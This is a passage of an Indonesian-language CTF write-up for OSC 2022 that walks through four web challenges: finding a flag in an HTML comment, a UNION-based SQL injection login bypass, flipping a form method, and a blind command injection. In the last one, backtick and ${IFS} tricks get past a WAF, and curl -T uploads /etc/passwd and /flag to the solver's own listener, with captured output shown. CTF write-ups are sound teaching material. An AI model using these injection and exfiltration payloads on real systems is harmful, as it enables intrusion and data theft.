

OSC 2022
Writeup Bebas Mang



Maskirovka
Fejka
Kisanak

Daftar Isi

Web Exploitation

Inspect Me

Login

Post to Get

Ping Kematian

Reverse Engineering

babyRev

Cryptography

RepeatMe

Book

Flip

Shamir

Forensic

Dudul


Misc

Jail1


Jail2

Web Exploitation

Inspect Me




Sesuai dengan judul soalnya, disini kita hanya perlu membuka website tersebut dan menggunakan fitur *inspect element*. Flagnya akan tertera di *source code* sebagai sebuah HTML comment.



```
Line wrap ■
1 <!DOCTYPE html>
2 <html>
3   <head>
4     <title>Inspect Me</title>
5     <link href="https://cdn.jsdelivr.net/npm/bootstrap@5.0.1/dist/css/bootstrap.min.css" rel="stylesheet" />
6     <script src="https://cdn.jsdelivr.net/npm/bootstrap@5.0.1/dist/js/bootstrap.bundle.min.js"></script>
7   <style>
8     .container {
9       height: 10vh;
10      display: flex;
11      justify-content: center;
12      align-items: center;
13    }
14  </style>
15 </head>
16
17 <body>
18   <div class="container">
19     <h1>Nothing to see here</h1>
20   </div>
21   <!-- OSC2022{CLA$SI111C_ch4l1enGE_On_W3BBB} -->
22 </body>
23 </html>
24
```

Flag = OSC2022{CLA\$SI111C_ch4l1enGE_On_W3BBB}

Login



Pada soal ini, kita diberikan sebuah website yang berisi fitur login.

Login

SELECT * FROM USERS WHERE username =

AND password =

Terdapat juga informasi bahwa ada penggunaan database untuk penyimpanan data. Oleh karena itu, maka *attack vector* yang terpikirkan oleh kami ialah SQLi.

Berdasarkan pengalaman kami sebelumnya, kami mengetahui bahwa kami bisa menerapkan *Union Based Attack* pada sistem ini. Untuk membuktikan teori tersebut, kami mencoba memasukan Union SQLi Query biasa yaitu ‘UNION SELECT 1 --. Hasilnya adalah sebagai berikut.

The screenshot shows a login form with two input fields and a 'Login' button. The first input field contains the SQL query: 'SELECT * FROM USERS WHERE username = 'UNION SELECT 1 --'. The second input field contains 'AND password = AA'. Below the form is a terminal window showing the error message: 'SQLite3::SQLException: SELECTs to the left and right of UNION do not have the same number of result columns'.

```
SELECT * FROM USERS WHERE username =
'UNION SELECT 1 --
AND password =
AA
```

Login

```
SQLite3::SQLException: SELECTs to the left and right of UNION do not have the same number of result columns
```

Terdapat error yang menandakan bahwa jumlah kolom yang kami input tidak sesuai. Dari sini kami mencoba untuk *brute force* jumlah kolom sampai mendapatkan jumlah kolom yang tepat.

- ‘UNION SELECT 1 -- (payload pertama, 1 kolom) => INVALID ✗
- ‘UNION SELECT 2 -- (payload kedua, 2 kolom) => VALID ✓

Didapatkan bahwa jumlah kolom yang benar ialah sejumlah 2 kolom. Setelah payload berhasil, maka kita akan mendapatkan flagnya.

Login

SELECT * FROM USERS WHERE username =

'UNION SELECT 1,2 --

AND password =


AA

Login

OSC2022{SQLi_goeS_BrrRrRR!!!}

FLAG = OSC2022{SQLi_goeS_BrrRrRR!!!}

Post to Get



Pada challenge ini, kami diberikan sebuah link menuju sebuah website yang memberikan tampilan seperti berikut :

The screenshot shows a web form with a title bar containing the text "POST ME POST ME AND YOU GET ME IN INSIDE". Below the title is a white rectangular input field. Inside this field, there are two lines of text: "Full Name:" followed by an empty input box, and "Address:" followed by another empty input box. At the bottom of the input field is a single word "POST".

Seperti pada nama challenge ini, yaitu "**Post To Get**", kami langsung berasumsi bahwa kami perlu mengirimkan sebuah request melalui form

pada website tersebut menggunakan method POST untuk mendapatkan (GET) flagnya.

Ternyata, pada source code html website tersebut telah dibuat form dengan method GET. Disini kami hanya perlu mengganti, method form html pada website tersebut dari GET menjadi POST lalu meng-klik tombol POST pada form tersebut :


The screenshot shows a browser window with the developer tools open. The main content area displays a form with two input fields labeled 'Full Name:' and 'Address:', each with a text input box. Below the inputs is a large blue button labeled 'POST'. At the bottom of the browser window, the developer tools interface is visible, specifically the 'Elements' tab. The DOM tree under the 'Elements' tab shows the following structure:

```
<html>
  <head>...</head>
  <body>
    <h1>POST ME POST ME AND YOU GET ME IN INSIDE</h1>
    <div id="message">this form is broken find another way</div>
    ... <form action="/send" method="GET"> == $0
      <div class="inside">...</div>
    </form>
  </body>
```

A specific line of code is highlighted: `<form action="/send" method="GET"> == $0`. This line is expanded to show its contents:

```
▼ <form action="/send" method="POST"> == $0
  <div class="inside">...</div>
  </form>
  ...
```


Namun, terdapat 1 buah masalah yaitu tombol POST pada form tersebut tidak dapat di klik. Setelah kami melihat source code html pada tombol POST tersebut ternyata terdapat parameter *disabled* yang membuat tombol input POST tersebut tidak dapat di klik :



Kami pun menghapus parameter *disabled* tersebut dari tag input submit form tersebut :

```
<input type="submit" id="sub" name="sub" value="POST"> == $0
<script src="file.js"></script>
/div>
```

Setelah semua sudah dipersiapkan, kami langsung mengklik tombol POST yang ada pada form website tersebut dan hasilnya adalah :



Voila, ditemukanlah flagnya.

Flag : OSC2022{7HE_w3B_is_w31RD?!?!"}

Note : Disini kita juga bisa menggunakan *burpsuite* untuk melakukan intercept terhadap request yang akan dikirimkan dan mengubah methodnya menjadi POST, dan hasilnya sama saja.

Ping Kematian

Challenge 3 Solves X

Ping Kematian

472


I have implemented an advanced Web Application Firewall which will block any hacking attempts.

Can you find a way to read the flag located at /flag on the server?

<http://139.59.117.189:5004/>

Flag Submit

Di soal ini, terdapat sebuah website dengan fitur ping IP. Di sini kami sempat terpikir untuk melakukan SSRF dikarenakan ping ke localhost berhasil.



Ping Kematian

Web DDoS kami sekarang memiliki WAF yang sangat canggih untuk menangkap peretas itu!

Bisakah anda bypass web kami ini !!!

```
127.0.0.1           PING KEMATIAN!
```

```
PING 127.0.0.1 (127.0.0.1) 56(84) bytes of data.  
64 bytes from 127.0.0.1: icmp_seq=1 ttl=64 time=0.022 ms  
64 bytes from 127.0.0.1: icmp_seq=2 ttl=64 time=0.035 ms  
64 bytes from 127.0.0.1: icmp_seq=3 ttl=64 time=0.026 ms  
64 bytes from 127.0.0.1: icmp_seq=4 ttl=64 time=0.020 ms  
64 bytes from 127.0.0.1: icmp_seq=5 ttl=64 time=0.015 ms  
64 bytes from 127.0.0.1: icmp_seq=6 ttl=64 time=0.041 ms  
64 bytes from 127.0.0.1: icmp_seq=7 ttl=64 time=0.031 ms  
64 bytes from 127.0.0.1: icmp_seq=8 ttl=64 time=0.037 ms  
64 bytes from 127.0.0.1: icmp_seq=9 ttl=64 time=0.036 ms  
64 bytes from 127.0.0.1: icmp_seq=10 ttl=64 time=0.032 ms  
  
--- 127.0.0.1 ping statistics ---  
10 packets transmitted, 10 received, 0% packet loss, time 209ms  
rtt min/avg/max/mdev = 0.015/0.029/0.041/0.009 ms
```

Anda perlu membayar sejumlah uang untuk melakukan lebih banyak ping!

Namun, setelah kami coba masukkan payload untuk LFI seperti file:///etc/passwd tidak berhasil sehingga SSRF sepertinya tidak memungkinkan. Disini kami mencoba berpikir *attack vector* lainnya, kami akhirnya mencoba untuk melakukan command injection. Dan ternyata terdapat beberapa blacklist character (pipeline, koma, spasi, dll). Sesuai dengan deskripsi soalnya yang berkata bahwa ada pengimplementasian WAF pada website ini.



Kami mencoba berpikir cara untuk membypass website tersebut. Kami melakukan enumerasi dan mendapatkan informasi bahwa website menggunakan PHP sebagai *backend language* untuk memproses perintah ping. Informasi tersebut dapat dilihat pada *javascript* yang digunakan pada website.

```
(function($) {
    $('#content').delay(1000).fadeIn('slow');
    $("#ping-kematian").click(function () {
        var ip = $("#ip-address").val();
        $("#result").text("Ping kematian " + ip + "! Please wait...")
        fetch(
            "/pingkematian.php",
            {
                method: 'post',
                headers : {
                    "Content-Type" : "application/x-www-form-urlencoded"
                },
                body: "ip=" + ip
            }
        ).then(response => response.text()).then(function(data) {
            var result = $("#result")
            result.text(data);
            result.html(result.html().replace(/\n/g, '<br>'));
        });
    });
})(jQuery);

particlesJS.load('particles-js', '/assets/js/particles.json', function() {})
```

Setelah kami mencari-cari cara di internet, kami mendapatkan referensi https://book.hacktricks.xyz/network-services-pentesting/pentesting-web/php-tricks-esp/php-useful-functions-disable_functions-open_basedir-byp

ass yang cukup berguna. Dari referensi tersebut, kami menggunakan ` (tilde) sebagai bypass. Character tersebut tidak diban, namun outputnya tidak terlihat sehingga kami menyimpulkan bahwa ini adalah *blind command injection*.



Untuk membuktikan apakah command yang kami masukkan benar-benar tereksekusi atau tidak, kami mencoba untuk membuat get request ke webhook. Namun, disini kami membutuhkan spasi sedangkan spasi merupakan character yang diban. <https://unix.stackexchange.com/questions/351331/how-to-send-a-command-with-arguments-without-spaces> referensi ini berguna untuk membypass ban tersebut. Kami menggunakan payload \${IFS} yang artinya adalah satu spasi.



This screenshot shows the "Request Details" section of the Webhook.site interface. It displays a log entry for a GET request. The details are as follows:

Method	URL	Headers
GET	https://webhook.site/edd7dfa- fe50-40af-96 3d-55f17b1b258a	connection: close accept: */* user-agent: curl/7.64.0 host: webhook.site content-length: 0 content-type:

The request was made from IP 139.59.117.189 on 07/24/2022 at 8:11:18 PM. The log also shows "No content".

Bisa terlihat dari *screenshot* tersebut bahwa command yang kami masukan sudah tereksekusi dengan sempurna. Permasalahan yang ada sekarang hanyalah untuk mendapatkan akses shell atau semacamnya yang memungkinkan untuk *read file*.

Kami mencoba banyak cara disini, namun tidak ada yang berhasil. Akhirnya kami mencoba mencari tahu apakah kami bisa mengupload sebuah file dengan bantuan curl (dikarenakan hanya curl yang hasil command nya dapat terlihat). Kami mencoba-coba berbagai cara dari referensi

<https://blog.filestack.com/api/step-step-guide-curl-upload-file/#:~:text=CU RL%20upload%20file%20allows%20you,to%20and%20from%20a%20s>

erver dan akhirnya kami menemukan cara yang tepat yaitu dengan menggunakan PUT request dan flag -T (upload file).

```
`curl${IFS}-T${IFS}/etc/passwd${IFS}<IP/ENDPOINT>`
```

Kami mencoba dahulu untuk upload file /etc/passwd ke endpoint kami. Dan hasilnya adalah sebagai berikut.



```
root@vipes:~# nc -nlvp 6970
Listening on 0.0.0.0 6970
Connection received on 139.59.117.189 38834
PUT /passwd HTTP/1.1
Host: 47.74.114.84:6970
User-Agent: curl/7.64.0
Accept: /*
Content-Length: 1233
Expect: 100-continue

root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
_apt:x:100:65534::/nonexistent:/usr/sbin/nologin
systemd-timesync:x:101:102:systemd Time Synchronization,,,:/run/systemd:/usr/sbin/nologin
systemd-network:x:102:103:systemd Network Management,,,:/run/systemd:/usr/sbin/nologin
systemd-resolve:x:103:104:systemd Resolver,,,:/run/systemd:/usr/sbin/nologin
messagebus:x:104:105::/nonexistent:/usr/sbin/nologin
```

Kami berhasil mendapatkan konten dari /etc/passwd yang membuktikan bahwa LFI dengan teknik yang demikian memungkinkan untuk dilakukan. Dengan begitu, kami dapat langsung menggunakan teknik yang sama untuk mendapatkan konten dari file flag yang ada pada direktori /.

```
`curl${IFS}-T${IFS}/flag${IFS}<IP/ENDPOINT>`
```




```
root@vpires:~# nc -nlvp 6970
Listening on 0.0.0.0 6970
Connection received on 139.59.117.189 38842
PUT /flag HTTP/1.1
